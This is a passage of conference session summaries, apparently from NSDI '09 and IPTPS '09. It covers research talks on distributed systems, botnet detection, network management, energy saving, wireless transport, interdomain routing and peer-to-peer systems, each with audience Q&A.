Devices synchronize to exchange items and metadata about items. Devices only transfer items and meta-data about items selected by their filter. Complications arise with this protocol when filters or items are updated so that items no longer belong to filters. For instance, a photo may be rerated to be 4 stars instead of 5. To deal with this situation, metadata about items that have fallen out of the filter is kept and propagated in synchronizations until certain conditions explained in the paper are met.

One attendee was confused about the semantic of the filter and asked if they could be composed. Terry replied that a filter's only requirement was being able to decide yes or no for every item. The same attendee asked how you could define a filter to be consistent. Terry replied that there is no notion of a filter being consistent. Another attendee asked how Cimbiosys dealt with failures. Terry replied that the system works for fail-stop faults but not for Byzantine faults. A third attendee asked what the trust model of the system was. Terry replied that they used an access control policy to govern the operations each device was allowed to perform on each item. Another attendee asked how this system is different from PRACTI. Terry replied that PRACTI provides a framework to build protocols and policies, so PRACTI could be used to implement Cimbiosys.

- ***RPC Chains: Efficient Client-Server Communication in Geodistributed Systems***
  Yee Jiun Song, Microsoft Research Silicon Valley and Cornell University; Marcos K. Aguilera, Ramakrishna Kotla, and Dahlia Malkhi, Microsoft Research Silicon Valley

When applications scale across heterogeneous and geographically diverse machines, Yee Jiun Song noted that remote procedure calls (RPCs) impose rigid and inefficient paths of communication. For instance, consider a webmail application where the front-end server communicates with an authentication server, a storage server, and an advertising server. Assuming these operations are not parallelizable, a more efficient communication path would go from the front-end server to the authentication server to the storage server to the advertising server and then back to the front-end server. RPC chains include logic along with RPCs that can be used to implement complex communication paths, such as the one described above.

The first step in creating RPC chains is embedding the chaining logic in the RPC call, by embedding C# static method names in the calls. These methods are stored at a central server so that servers may fetch them the first time they are encountered. The second step is maintaining a stack of chaining functions and state. This allows an RPC chain to spawn subchains that block its progress until they complete. The third step is allowing chaining functions to specify splits and merges so different parts of the chain can continue in parallel. With these three components, RPC chains can express complex communication paths that regular RPCs cannot. However, RPC chains make debugging, profiling, exceptions, and fault isolation more difficult.

One attendee asked about timeouts and noted that their optimizations of best-case performance would actually make worse-case performance much worse. The speaker replied that nodes along the chain are required to report back to the initiating node at every step, so liveness could be monitored. Another attendee asked if the process of creating RPC chains was automated or if application developers had to do it themselves. The speaker replied that it wasn't automated but also wasn't too difficult; the webmail application chaining code was only 40–50 lines.

BOTNETS

Summarized by Patrick Verkaik (pverkaik@cs.ucsd.edu)

- ***Studying Spamming Botnets Using Botlab***
  John P. John, Alexander Moshchuk, Steven D. Gribble, and Arvind Krishnamurthy, University of Washington

John John described Botlab, which automates botnet analysis using a black-box approach (execute the bot and study its behavior). In particular they are interested in botnets that send spam. However, getting hold of such bots turns out to be tricky: running a simple honeypot did not catch any in over a month. The reason is that botnets these days expand mostly through social engineering techniques such as fake e-cards. Therefore Botlab enhances honeypots with a component that actively crawls spam emails (clicking "yes" on everything) from a spam feed from the University of Washington. Once Botlab has obtained a bot, it needs to figure out if it's a duplicate, which is challenging since bots obfuscate themselves. Botlab creates what is called a "network fingerprint" by running the bot inside a sandbox and observing what connections it creates. Botlab also uses these fingerprints to see if a bot detects whether it's running inside a virtual machine, by running the bot both inside a VM and on the bare metal and comparing its network fingerprints.

Botlab sends as many as six million spam emails per day to a wide variety of destinations (from just a dozen bots!), giving a local view of spam producers and a global view of spam produced. On the other hand, the University of Washington mail feed provides a local view of spam generated almost entirely by external producers. How do we map between these two complementary sources? The solution, as John explained, is to realize that different botnets tend to use different subjects in their spam. So Botlab identifies botnets based on email subjects. They found that 80% of spam comes from just six botnets, and most botnets contact only a small number of C&C servers. Additionally, they found a many-to-many relationship both between botnets and spam campaigns and between spam campaigns and Web hosting services.

An audience member asked how bots behave when a user is present, since the Botlab study shows that they can send very aggressively, which must surely inconvenience the user. According to John, some bots will back off when they detect mouse movement. However, they did not study this, since Botlab has no users. Another audience member observed that since the Botlab study shows that the Web hosting providers are so concentrated, they must have enormous bandwidth. John said that the bandwidth requirement depends on the click rate of users, which is pretty low after spam filtering.

- ***Not-a-Bot: Improving Service Availability in the Face of Botnet Attacks***
  Ramakrishna Gummadi and Hari Balakrishnan, MIT CSAIL; Petros Maniatis and Sylvia Ratnasamy, Intel Research Berkeley

Ramki Gummadi presented their work on how to prove that human activity really is generated by a human rather than a bot. Currently, service availability suffers from over-zealous flagging of human activity as bot activity (preventing Ramki from sending email to his session chair!), and mail servers are getting overloaded with spam generated by bots. Ramki presented their solution, Not-a-Bot. The idea is based on having an "attester" built into each PC that checks whether some action generated by the PC (such as sending an email) was likely triggered by human activity. To do this, the attester monitors input peripherals such as the keyboard and "attests" the action if it was preceded by input device activity within some time window. The time window bounds the amount of malicious traffic a bot can generate. At the server end, a verifier is responsible for checking the attestation. For example, if a server is overloaded, it could choose to prioritize attested requests.

So where is the crypto to make it work? Many PCs today come with a Trusted Platform Module (TPM) chip. In Not-a-Bot, the TPM guards a certified key pair. On boot, the TPM verifies the integrity of the attester, after which the TPM releases its keys to it. Once everything is running, an application such as a mail client can request an attestation from the attester, which includes a signature of, say, an email and the certified public key. A nice aspect is that all this can be made to work even if the OS is compromised, so long as the attester is able to monitor peripherals without help from the OS. Ramki next described their Xen-based prototype implementation and their evaluation based on traces of clicks, spam, and DDoS. For these traces, Not-a-Bot would have removed around 90% of bot traffic.

Someone asked if it was possible to outsource TPMs similar to how captchas have been outsourced. Ramki answered that there would be little point: each outsourced TPM would only be able to generate a small amount of bad traffic. The next question was, How would Not-a-Bot cope with peripherals that require (updated) device drivers, and what about keystrokes generated by remote access? Ramki first clarified that the virtual machine implementation was just a prototype; the real thing would be using trusted hardware. Second, the input device must always be physically connected to the PC in some way, and that physical connection can be used to identify user input. At that point we ran out of time, so the remote access question did not get answered.

- ***BotGraph: Large Scale Spamming Botnet Detection***
  Yao Zhao, Northwestern University and Microsoft Research Silicon Valley; Yinglian Xie, Fang Yu, Qifa Ke, and Yuan Yu, Microsoft Research Silicon Valley; Yan Chen, Northwestern University; Eliot Gillum, Microsoft Corporation

Yao Zhao observed that Hotmail receives many signups from bots for accounts that are used to send spam. The goal of their work, BotGraph, is to mitigate such behavior based solely on user activity logs (signups, logins, emails sent). This is a challenging problem, since each botnet may have access to many accounts and thus only needs to send a few emails from each to be effective. BotGraph introduces two new techniques. The simpler of the two looks at the number of account signups from each IP address over time and flags anomalies as malicious. This technique was able to detect 20 million malicious accounts in two months and can be executed in real-time. The main part of the talk, however, concerned the second technique, which examines the AS number of the IP address that a user connects from when logging into their email account. Human users typically share just one such AS number with other user accounts (for example, several users in the same home might share an IP address). Bots, on the other hand, work collaboratively, and their account logins tend to share multiple ASes. To distinguish between the two, BotGraph creates a graph of user accounts that weights an edge between two accounts with the number of shared ASes and subsequently considers the edges with weight greater than one. The problem then reduces to detecting a giant connected component formed by bot-controlled accounts.

The implementation of BotGraph is based on DryadLinq running on a 240-machine cluster. Yao presented a number of optimizations that reduce the runtime 5x. They performed validation of the results using a combination of manual checks on samples and a comparison with a list of Hotmail accounts known to be used by spammers. BotGraph detected 80% of known spammer accounts and discovered 54% more accounts than in the known spammer account list. In addition, BotGraph has a false positive rate of less than 0.5%. Yao claims that the only way to evade BotGraph is to be stealthy (send few emails) and bind an account through just one AS number. However, doing so would severely limit an attacker's spamming throughput.

The session chair observed that while the false-positive rate as a percentage is low, the absolute number is actually quite high. Yao answered that their estimates of the false-positive rate are conservative and probably over-estimate. In addition, a false positive doesn't mean the user account is immediately blocked. Instead, the user may be subject to an additional test to verify they are human.

NETWORK MANAGEMENT

Summarized by Eric Keller (ekeller@princeton.edu)

- ***Unraveling the Complexity of Network Management***
  Theophilus Benson and Aditya Akella, University of Wisconsin, Madison; David Maltz, Microsoft Research

High complexity in the design and configuration of enterprise networks leads to a lot of manual effort in managing the network. Theophilus Benson explained that there is currently no way to quantify how complex an enterprise configuration is. They found that complexity is unrelated to the size of the network or the line count of the configuration. Because of this, network operators cannot understand how changes they make now will affect the difficulty of future changes.

Based on a study of seven enterprise and campus networks, the authors defined three metrics which succinctly describe the design complexity, can be automatically calculated from configuration files, and are aligned with operators' mental models (i.e., they can predict difficulty of future changes). The first metric, referential complexity, is the number of references between the stanzas across all of the routers' configuration (e.g., a routing protocol references an interface, the interface stanza creates a reference to an ACL, and a separate configuration might have reference to a similar subnet). A greater number of links means higher complexity, because of the dependencies. The second metric, number of roles, was not discussed in the presentation. The third metric captures the inherent complexity of the network—identical or similar policies among all routers has low complexity; subtle distinctions across groups of users have higher complexity.

Someone asked if complexity was introduced for non-technical reasons (cost), did the network operators know what they were doing, and did the metrics help them since they knew it would be more complex? The operators did know what they were doing, so the metrics would not have helped. Why normalize by number of devices? It helps compare across networks of different sizes, but they do hope to further refine the metrics. Someone commented that the approach is pretty syntactic and asked whether they thought about the complexity of provisioning versus runtime (provisioning could be done by scripts, but runtime issues cannot)? This is a first step, so as they learn more, they'll explore that.

- ***NetPrints: Diagnosing Home Network Misconfigurations Using Shared Knowledge***
  Bhavish Aggarwal, Ranjita Bhagwan, and Tathagata Das, Microsoft Research India; Siddharth Eswaran, IIT Delhi; Venkata N. Padmanabhan, Microsoft Research India; Geoffrey M. Voelker, University of California, San Diego

Ranjita Bhagwan said that home networks consist of many components (router, firewall, servers, etc.). The setup is highly diverse from one home network to another and there is no network administrator. Misconfiguration of these components leads to application failures, of which there are a huge set of example problems: some are router misconfigurations, some are on end-hosts, and some are remote problems where local changes can work around the problem.

NetPrints, which stands for network problem fingerprinting, automates problem diagnosis using shared knowledge. Each network periodically sends configuration information of all devices to the NetPrints service, which builds a knowledge base of configurations and state (working/not working) tied directly to an application. Someone with a problem will send their configuration and report which application is not working correctly, and NetPrints will suggest a fix. In response to a user with a VPN client who has experienced a failed connection, for example, NetPrints will provide instructions to set pptp_pass to 1 in the router's configuration, since NetPrints has seen that problem before. Different configurations can have different costs associated with them (setting pptp_pass to 1 is less costly than changing routers), and the recommendations take that into account.

Someone asked if they'd considered merging trees in cases where NetPrints couldn't find a solution? They are looking at that, but the challenge is finding an application that is similar enough. Are there any user-specified constraints (weights)? Not at the moment, but the server can respond with several choices. In the examples given, the trees were not too big; would they still be small if NetPrints went beyond connectivity management (VPN)? They haven't faced that in the examples they've tried. There are cases that are notoriously hard to debug (e.g., plugging into uplinks, running two home networks. Can NetPrints handle cases where the user fails to report something (because it wasn't captured or was non-deterministic)? No, the system is limited to the configuration that they can and do capture.

GREEN NETWORKED SYSTEMS

Summarized by Michael Golightly (mgolight@princeton.edu)

- ***Somniloquy: Augmenting Network Interfaces to Reduce PC Energy Usage***
  Yuvraj Agarwal, University of California, San Diego; Steve Hodges, Ranveer Chandra, James Scott, and Paramvir Bahl, Microsoft Research; Rajesh Gupta, University of California, San Diego

Energy efficiency is a key driver in PCs today, and although sleep has solved the problem of maintaining application state, it does not maintain presence or allow occasional remote access. The goal is to reach a hybrid state, where the machine is in a sleep state but is perceived as awake and responsive across the entire protocol stack, with no changes to infrastructure or user behavior.

Yuvraj presented Somniloquy, which enables PCs to "talk in their sleep" by augmenting network devices with a low-power processor, memory, flash storage, and network stack that operates when the host is asleep. Stateless applications are supported by filters that can be specified at any layer of the network stack to wake the host under predefined conditions. Stateful applications are supported by application stubs that are specifically programmed to run on the limited resources of the low-power processor. Currently, these stubs have been generated manually for BitTorrent, Web downloads, and instant messaging.

The prototypes of Somniloquy were built using the gumstix platform with a USB connection to the host. The evaluation of network reachability found that a host was unresponsive to pings for the 4–5 second transition between sleep and awake states. Stateless applications were found to have 3–10 seconds of additional setup latency, a small proportion of the overall session length. In no case was the prototype solution consuming more power than the original unmodified host. Assuming a 45-hour work week, one could save $56 annually or reduce 10% of one's carbon footprint using Somniloquy on a desktop PC. Somniloquy also increased battery life from 6 to 60 hours for laptops. Using workload traces from 24 desktop PCs, energy savings ranged from 38% to 85%. Lastly, using the Web download application stub, Somniloquy was able to use 92% less energy than a host-only solution.

Someone asked how this differed from Windows Sideshow. Yuvraj answered that Windows Sideshow does not keep the network active and that Somniloquy could augment this technology. Why are only clients augmented rather than other points in the network? Somniloquy works well for individual users; it might be better from a cost perspective in the enterprise setting to focus elsewhere in the network, but there would be huge overheads in implementation and security. How difficult would it be to integrate Somniloquy into a motherboard? Somniloquy could be implemented anywhere; the prototype is an initial solution.

- ***Skilled in the Art of Being Idle: Reducing Energy Waste in Networked Systems***
  Sergiu Nedevschi, International Computer Science Institute and Intel Research; Jaideep Chandrashekar, Intel Research; Junda Liu, University of California, Berkeley, and International Computer Science Institute; Bruce Nordman, Lawrence Berkeley National Laboratories; Sylvia Ratnasamy and Nina Taft, Intel Research

The authors' work is a trace-driven evaluation of the benefits and design tradeoffs for energy savings that can be obtained with simpler, more adoptive techniques. Sergiu presented results from a four-week trace of 250 Intel hosts, 90% laptops and 10% desktops, in both an office and a home setting. Desktops were found to be idle greater than 50% of the time, wasting upwards of 60% of their energy. Given that there are 170 million desktop PCs in the US, this translates into 60 terawatt hours per year wasted, or $6 billion.

Incoming host traffic was found to be high but bursty, making it infeasible to wake for every packet. Packets then need to be handled transparently, by waking the host, or non-transparently, by ignoring them. Key multicast and broadcast offenders of sleep deprivation whose packets could be ignored were found to be NBDGM, IPX, HSRP, and PIM. ARP, NBNS, IGMP, and SSDP were also found to be key offenders, but could be handled simply. For unicast, key offenders were TCP and UDP, but by looking at port numbers, it was found that some can be handled simply, while others such as DCE/RPC and SMB/CIFS cannot.

A general proxy architecture should consist of rules, triggers, and actions. A trigger is a regular expression on incoming packets, and actions define whether to wake the host or to drop, respond, or redirect the packet. The authors implemented a proxy in Click as a stand-alone machine on the same LAN as hosts. It masqueraded as sleeping machines, waking them when necessary. It used a simple, non-transparent set of rules and learned hosts' state by sniffing traffic. This approach required no modification to end systems and could be sold as a separate network product; it is agnostic to whether the proxy runs on the NIC, server, router, or elsewhere.

Someone asked about the tradeoff between using idleness for prefetching purposes and saving power. Sergiu replied that a host should wake up periodically and do work in batches at a higher utilization rate. Why was there such high background traffic touching idle hosts? This traffic was mainly caused by background services that would probably not be seen if hosts could enter sleep states. Could the problem be completely solved by proxy or would application and protocol support be a better approach? Proxy-friendly applications and protocols would help, but it is uncertain whether they could solve the problem alone.

WIRELESS #2: PROGRAMMING AND TRANSPORT

Summarized by Devesh Agrawal (dagrawal@cs.umass.edu)

- ***Wishbone: Profile-based Partitioning for Sensornet Applications***
  Ryan Newton, Sivan Toledo, Lewis Girod, Hari Balakrishnan, and Samuel Madden, MIT CSAIL

There is an important class of sensing applications that use high-data-volume sensors. These also require significant computation and processing. Examples include animal localization using acoustic sensors and pothole detection using vibration sensors. Ryan presented Wishbone, a system providing two key benefits to the design of such applications, First, it optimally partitions the sensing application across the embedded and back-end servers, subject to the CPU, bandwidth, and energy constraints. Second, it enables the application to be automatically deployed across a range of hardware, including TinyOS-based motes, JavaME-based smartphones, and full-blown embedded Linux microservers.

Wishbone is built on top of the WaveScope system. The application is specified in the WaveScript language. WaveScope converts this high-level representation into a dataflow graph. Nodes of the graph represent stream processing operators, and the edges represent the dataflow across the operators. Sensing data is fed into this graph and the resulting processed output is either stored or visualized at a base station. The Wishbone system first optimally partitions this graph across the sensor network and the base station. It then compiles and loads the partitions onto the embedded nodes and the server.

Offline profile-based partitioning is at the heart of the Wishbone system. This partitioning assumes that the input data rates are fairly stable and a representative data trace is easily obtained. This representative trace is used to profile the dataflow graph to measure the CPU time taken by each node and the flow rate across each edge. Along with the available network bandwidth, this information is fed into an integer linear program that finds an optimal (offline) partition subject to the CPU and network constraints.

Ryan presented two case studies to evaluate Wishbone: a speaker-identification application and a seizure-detection application. The speaker identification had a linear pipeline of eight steps, while the EEG application had more than 1400 nodes. In both cases, Wishbone correctly identified the optimal partitioning point if feasible or the partition having the highest throughput otherwise. Particularly noteworthy was the example that in the speaker identification application many partitions resulted in zero data throughput, while the best partition was more than 20 times better than the worst partition, thereby highlighting the crucial importance of correct partitioning.

During Q&A, Ryan clarified that the static offline partitioning scheme does not work for dynamic operators that adapt to the offered load. He also conceded that while the current implementation only works with homogeneous embedded devices, they are working toward supporting a fully heterogeneous network having a variety of embedded platforms.

- ***Softspeak: Making VoIP Play Well in Existing 802.11 Deployments***
  Patrick Verkaik, Yuvraj Agarwal, Rajesh Gupta, and Alex C. Snoeren, University of California, San Diego

VoIP over WiFi is becoming increasingly popular with the advent of 802.11-enabled mobile handsets. Hence it is important to understand the impact of VoIP users on 802.11 deployments. Patrick presented Softspeak, a system that dramatically improves VoIP call quality and its impact on data transfers. There are two main reasons why VoIP makes inefficient use of WiFi. First, VoIP packets are just tens of bytes long and hence incur significant framing and header overheads. Second, VoIP has a high packet rate, which causes excessive contention at the AP. This significantly hurts data transfers and impacts call quality.

Softspeak employs TDMA in the uplink direction (from clients to the AP). In contrast to the usual DCF of 802.11, the TDMA schedule does not suffer backoff and collision overheads and hence improves the VoIP channel utilization. However, data packets do not know about this TDMA schedule, which raises two key implementation issues. First, VoIP packets contend with data packets and may miss their slots. Softspeak addresses this by changing the 802.11 carrier sense time for VoIP packets such that VoIP packets can grab the channel ahead of the data packets. Second, a late VoIP station may miss its assigned slot and contend with another station in the following slot. This is also addressed by letting the late VoIP station proceed first. Softspeak uses downlink aggregation to amortize framing and header overheads (from AP to the clients). It batches multiple VoIP packets, possibly addressed to different client nodes, into a single IP packet and unicasts it to one of the intended recipients. Other intended recipients overhear this packet and extract the relevant VoIP packets for themselves.

Patrick demonstrated that Softspeak significantly improves call quality as well as throughput of data flows compared to the status quo in both 802.11b and 802.11g networks. For example, he showed that without Softspeak, a voice call in the presence of ten competing VoIP stations was extremely choppy and barely audible, whereas with Softspeak the same voice call was as good as when there were no contending VoIP stations.

In response to a question, he said that Softspeak can also handle multiple collision domains and multiple APs, as is the case in most enterprise WLANs. He conceded that reserving a special channel for VoIP traffic might obviate the need for Softspeak, but reserving a channel is seldom possible, due to the very narrow WiFi spectrum available. Softspeak is available at http://sysnet.ucsd.edu/wireless/softspeak/.

- ***Block-switched Networks: A New Paradigm for Wireless Transport***
  Ming Li, Devesh Agrawal, Deepak Ganesan, and Arun Venkataramani, University of Massachusetts Amherst

Ming presented Hop, a high throughput wireless transport protocol that achieves orders of magnitude better performance than TCP. Decades of wireless transport research have provided two main insights into TCP's poor performance: First, TCP's end-to-end congestion control is error-prone and fails to effectively utilize the available wireless capacity. Second, there is a significant per-packet overhead due to the lossy and broadcast-nature of wireless links. Hop recognizes that most of TCP's problems stem from its legacy as a transport protocol for the wired Internet, where losses were rare, links quite stable, and storage expensive. Recognizing this, Hop advocates a clean-slate re-design: End-to-end becomes hop-by-hop, and packets change to blocks.

The main building block of Hop is reliable per-hop block transfer, in which a node reliably sends a large block (for example, up to 1MB) of data to its next hop. Blocks significantly reduce control overhead, as the sender requires only one handshake for the entire block of data, as opposed to doing ARQ for each packet. Further, Hop leverages existing 802.11e features, such as burst mode transfer and disabling link layer ARQ, to exploit the available wireless bandwidth. Hop's end-to-end loss recovery mechanism uses in-network caching to only transfer data to nodes that do not have the data cached. This strategy prevents wasteful retransmissions. It uses back pressure–based congestion control, wherein each node limits the number of outstanding blocks per flow. Two key benefits of this simple scheme are that the source stops sending if the downstream path is congested, and network utilization is improved by allocating bandwidth to good links over bad ones. Hop also addresses hidden terminals by serializing the data transfers to a common receiver and, finally, employs several optimizations to improve the delay performance of small blocks.

Ming demonstrated that Hop achieves significant gains over TCP over one hop, over multiple hops, and in a WLAN setting. But the most impressive result was that Hop achieved more than two orders-of-magnitude improvement under a highly loaded mesh network scenario. He showed that in such high-load conditions, TCP allocates almost the entire bandwidth to a couple of flows while starving the rest. By contrast, Hop distributes the network bandwidth almost equitably, thereby improving fairness.

During Q&A, Ming discussed a simple proxy-based solution to bridge a Hop connection on the wireless side with TCP on the wired side, while conceding the possibility of more sophisticated proxy-based solutions. He also clarified that the back-pressure mechanism is on a per-flow basis and there is no explicit rate allocation across different flows. Hop can be downloaded from http://hop.cs.umass.edu/.

ROUTING

Summarized by Eric Keller (ekeller@princeton.edu)

- ***NetReview: Detecting When Interdomain Routing Goes Wrong***
  Andreas Haeberlen, MPI-SWS and Rice University; Ioannis Avramopoulos, Deutsche Telekom Laboratories; Jennifer Rexford, Princeton University; Peter Druschel, MPI-SWS

Andreas Haeberlen pointed out that the Internet's interdomain routing is vulnerable to errors: misconfigurations, buggy software, failing equipment. Rather than attempt to prevent specific problems, with NetReview the approach is to detect problems and identify the offending party. This leads to greater coverage and easier deployment than previous approaches.

To do this, one could enable full logging at all routers and upload each log to a central entity that inspects them for problems. However, this has privacy concerns (logs contain sensitive info), has reliability issues (logs inaccurate, bugs, hackers), has impacts on automation (lots of data to inspect), and is difficult to deploy (can't assume global deployment). Instead, in NetReview, all border routers maintain logs of all BGP messages (both sent and received). These logs are tamper-evident: one can reliably detect and obtain proof if faulty routers omit, forge, or modify entries. This is done through the use of hash chains.

A neighbor can audit the AS by requesting the logs from each border router (note that the auditor can be a server). The auditor can then talk to the neighbors of the auditee to see if any entries are missing or modified. The auditor locally replays the logs to get a series of routing states and evaluates the rules over the routing state to see if any have been violated. From this the auditor can extract evidence from logs.

In the evaluation, they found that there were few rules needed, low processing requirements, a manageable storage requirement, and an insignificant bandwidth requirement.

Someone asked how, without a public key infrastructure, one can tell a log hasn't been tampered with. No PKI is needed, because you know who is on the other end of the link and therefore can certify the identity of that AS. Does their system handle collusion among ASes? Colluding ASes cannot hide bad behavior or create evidence against a good AS; they can only hide the messages between those two ASes.

- ***Making Routers Last Longer with ViAggre***
  Hitesh Ballani, Paul Francis, and Tuan Cao, Cornell University; Jia Wang, AT&T Labs—Research

Hitesh Ballani said that routing-table sizes are increasing rapidly. As the IPv4 address space runs out, this problem will become even worse as hierarchical aggregation deteriorates, and switching to IPv6 would cause very large tables. These routing tables need to be in *fast memory* in the forwarding information base (FIB). Throwing more RAM at the problem has technical and cost issues.

Rather than each router having an entire table, ViAggre splits prefix space into virtual prefixes (not necessarily of the same size) and assigns each split to a particular router. For the control plane, an external router peers with a route reflector which then sends only a subset of routes to each router. For the data plane, when a router receives a packet for which it does not have a route, it has an entry for the virtual prefix that says the *next hop* is the aggregate router that was assigned that prefix space (the packet traverses an MPLS tunnel to get to that router). As an optimization, since 95% of all traffic goes to only 5% of the prefixes, they maintain this 5% on all routers. The choice of aggregation points leaves room for tradeoffs: the more aggregation points you have, the less stretch there is, but the bigger the FIB size.

An audience member asked if IP–in-IP tunneling was done on slow path. They use MPLS, which is on fast path. The underlying premise is that routing tables are growing faster than traffic: why is that? That is not necessarily true. Bigger ISPs have large pipes and may have to upgrade only to address memory concerns. Why not only maintain popular prefixes and ship the rest to a default upstream router? One approach for this is route cache (hierarchy of memory). This hasn't worked in the past: unpredictable performance. Plus, for medium ISPs, you may have multiple upstreams (or peers), so you don't know where it would go. Can you apply this to data centers (switch tables)? SEATTLE from SIGCOMM did that last year—ViAggre works at layer 3. Why is it expensive to do route suppression from the RIB to the FIB? They achieved this through the use of ACLs, which on Juniper and Cisco are heavyweight mechanisms today.

- ***Symbiotic Relationships in Internet Routing Overlays***
  Cristian Lumezanu, Randy Baden, Dave Levin, Neil Spring, and Bobby Bhattacharjee, University of Maryland

Two nodes are in symbiosis when they can benefit from one another (i.e., there is mutual advantage). Examples include file sharing (BitTorrent), backup systems (Samsara), AS relationships—no tragedy of the commons, no free riding.

Cristian Lumezanu presented PeerWise, a latency-reducing routing overlay based on this concept of mutual advantage. Suppose node A in Maryland wants to talk to node C in Seattle. The direct path takes longer than going through node B in Boston. In PeerWise, B wouldn't let this happen unless B wants to communicate with D in San Diego, which happens to be faster if packets go through A first.

In their measurement study, they collected two sets of latency data and found that 21% and 51% of all node pairs, respectively, would benefit from detours, with half being eliminated due to PeerWise's restriction of mutual advantage. To test if user-level applications can benefit, they used wget to download 500 popular Web sites using direct and PeerWise detour and found 58% were faster (if delay due to PlanetLab was removed, 80% would be faster).

Since using network coordinates seems counter-intuitive, an attendee wondered, why not use more topological information? Network coordinates give pretty good results, so they haven't looked elsewhere. Had they considered going beyond bilateral agreements into more complicated situations (e.g., A helps B, B helps C, so C will help A)? Not yet. Had they looked at including the load of the nodes in the weighting (to account for PlanetLab overhead)? No, they had not. Since this work used TCP relays, which has benefits on its own, had they separated the benefits of splitting the TCP connection from the benefits of going through a detour? Not sure how they would.

8th International Workshop on Peer-to-Peer Systems (IPTPS '09)

Boston, MA
April 21, 2009

ROBUSTNESS

Summarized by Ghulam Memon (gmemon@cs.uoregon.edu)

- ***Bringing P2P to the Web: Security and Privacy in the Firecoral Network***
  Jeff Terrace, Harold Laidlaw, Hao Eric Liu, Sean Stern, and Michael J. Freedman, Princeton University

Jeff presented Firecoral, a P2P content distribution network, and addressed the security and privacy concerns in such a network. It runs a tracker to which the content provider delegates the responsibility of content distribution. To ensure that the tracker does not change the content, Firecoral uses a trusted Signing Service (SS). The SS has the responsibility to compute content hash and encrypt it with its own private key. The tracker can only distribute these encrypted hashes. Each client possesses the public key of the SS. This approach prevents the content from being modified.

Firecoral has three components: the tracker, 1000 lines of PHP running on Apache; SS, 700 lines of Python code; and the client (Firefox extension), 7000 lines of Javascript, XUL, and CSS. The Firefox extension uses a whitelist and a blacklist. The whitelist is for those Web sites for which Firecoral must be used, e.g., popular news aggregators and under-provisioned Web sites. The blacklist contains well-provisioned Web sites.

Terrace was asked if Firecoral is simply moving the problem from the content provider to the tracker. He was referred to a different paper that uses a similar approach. More information about Firecoral can be found at http://firecoral.net/.

- ***Deconstructing Internet Paths: An Overlay for AS-Level Detour Route Discovery***
  Sing Wang Ho and Thom Haddow, Imperial College London; Jonathan Ledlie, Nokia Research; Moez Draief and Peter Pietzuch, Imperial College London

This paper focuses on discovering detour paths through the Internet at the AS level. The idea is to exploit the property that detours at the AS-level exist because of BGP anomalies. They use traceroute from 176 PlanetLab nodes to obtain detour paths. They map the IP addresses to respective AS numbers. From this information they construct a graph in which each AS is represented by a node and a path between different AS nodes is represented by a link. Using this graph, they group different Internet paths based on the same detour nodes used.

The authors propose a hierarchical clustering algorithm that is used to group Internet paths with or without detours. Using the 176 PlanetLab nodes, they found that the algorithm can classify the 94.3% of paths with detours and the 83.1% of paths without detours. Out of the paths classified as detour paths, latency can be reduced for 85.3% paths when the suggested detour node is used. The authors also propose a decentralized mechanism for constructing the desired clusters. They construct an overlay network and use gossip to disseminate the acquired information.

The presenter was questioned about the appropriateness of using only 176 nodes for data collection. He was also questioned about the feasibility of mapping IP addresses to AS, given the complicated structure of autonomous systems.

- ***EigenSpeed: Secure Peer-to-peer Bandwidth Evaluation***
  Robin Snader and Nikita Borisov, University of Illinois at Urbana-Champaign

Robin Snader presented a technique for accurate bandwidth estimation in a peer-to-peer system. This is clearly useful, because of the heterogeneous nature of P2P networks. The key idea is to use a modified form of principal component analysis (PCA). The authors had to modify PCA because in its original form, PCA may allow some malicious activities. The focus of the paper is to prevent malicious users from disrupting the bandwidth estimation process.

The paper introduces the idea of consensus bandwidth estimation. Each node maintains the measured bandwidth information about the nodes it communicates with. Different nodes can then share this information to develop a consensus about the system. The bandwidth information obtained from other nodes is weighted based on that node's bandwidth information. For example, a high bandwidth node can have a better estimate than a low bandwidth node.

EigenSpeed solves the problem of node churn by marking newly arriving nodes unevaluated and leaving them out of PCA computation. EigenSpeed avoids the problem of near-sink by using symmetric values for bandwidth estimation by two nodes. If the values are not symmetric, then the lowest value is considered.

Snader was asked where this technique will be most useful. The Tor network is the primary customer for this approach. In general this work was greatly appreciated.

MEASUREMENT

Summarized by Jeff Terrace (jterrace@cs.princeton.edu)

- ***Dynamic Swarm Management for Improved BitTorrent Performance***
  György Dán, KTH, Royal Institute of Technology; Niklas Carlsson, University of Calgary

BitTorrent is widely used on the Internet today, measurements indicating that 54–70% of all Internet traffic is due to peer-to-peer technologies, of which 20–57% is BitTorrent traffic. Mininova, one of the most popular torrent Web sites, was the subject of a study including data from 800,000 torrents and 1700 trackers and covering seeds, leechers, downloads, and file hashes.

They found that performance on small swarms is low and that large swarms can get overloaded because they don't take advantage of multiple trackers. György said their goal was to increase the performance for small swarms and distribute load across multiple trackers for large swarms.

The solution is to use a new protocol, called Distributed Swarm Management (DISM), which allows trackers to work together. DISM uses an approximation algorithm for pairwise peer balancing. This allows for fine-grained swarm adjustment. The resulting analysis shows that a set of trackers implementing DISM is much more balanced, fewer torrents have a low number of peers or a low amount of bandwidth, and a 20–30% increase is gained in performance.

- ***Large-Scale Monitoring of DHT Traffic***
  Ghulam Memon and Reza Rejaie, University of Oregon; Yang Guo, Thomson; Daniel Stutzbach, Stutzbach Enterprises

Dynamic Hash Tables (DHTs) are a widely studied area of research. When deploying a real DHT, Ghulam Memon pointed out, it is often desirable to monitor traffic within the system for measurement studies or system monitoring. Since a DHT is inherently distributed, a central point of monitoring is not available as in traditional systems. Instead, monitors have to be deployed within the system itself, but to monitor all traffic, a large number of monitors must be deployed. This changes the properties of the system you are measuring, while deploying too few monitors might not accurately model the system.

The authors introduced a new model for monitoring DHTs called Minimally Visible Monitors (MVMs). The key idea of an MVM is to insert itself in the DHT but only become visible to the single node it is monitoring. The MVM doesn't respond to any other requests, making it invisible to the rest of the DHT (and treated like a stale, departed node). This allows it to still receive routing requests from its monitoree without affecting the behavior of the DHT. To distinguish between destination and routing traffic, multiple MVMs are inserted for every node within a "zone," defining an N-bit prefix in the DHT identifier space. For all traffic captured within the zone, the destination can be determined with post-processing.

To validate their method, experiments were run with the Kad DHT, and it was determined that Montra captures 90% of all DHT traffic within the zone and correctly determines the destination for 90% of traffic captured for prefixes up to six bits in length.

- ***On the Locality of BitTorrent-based Video File Swarming***
  Haiyang Wang and Jiangchuan Liu, Simon Fraser University; Ke Xu, Tsinghua University, Beijing

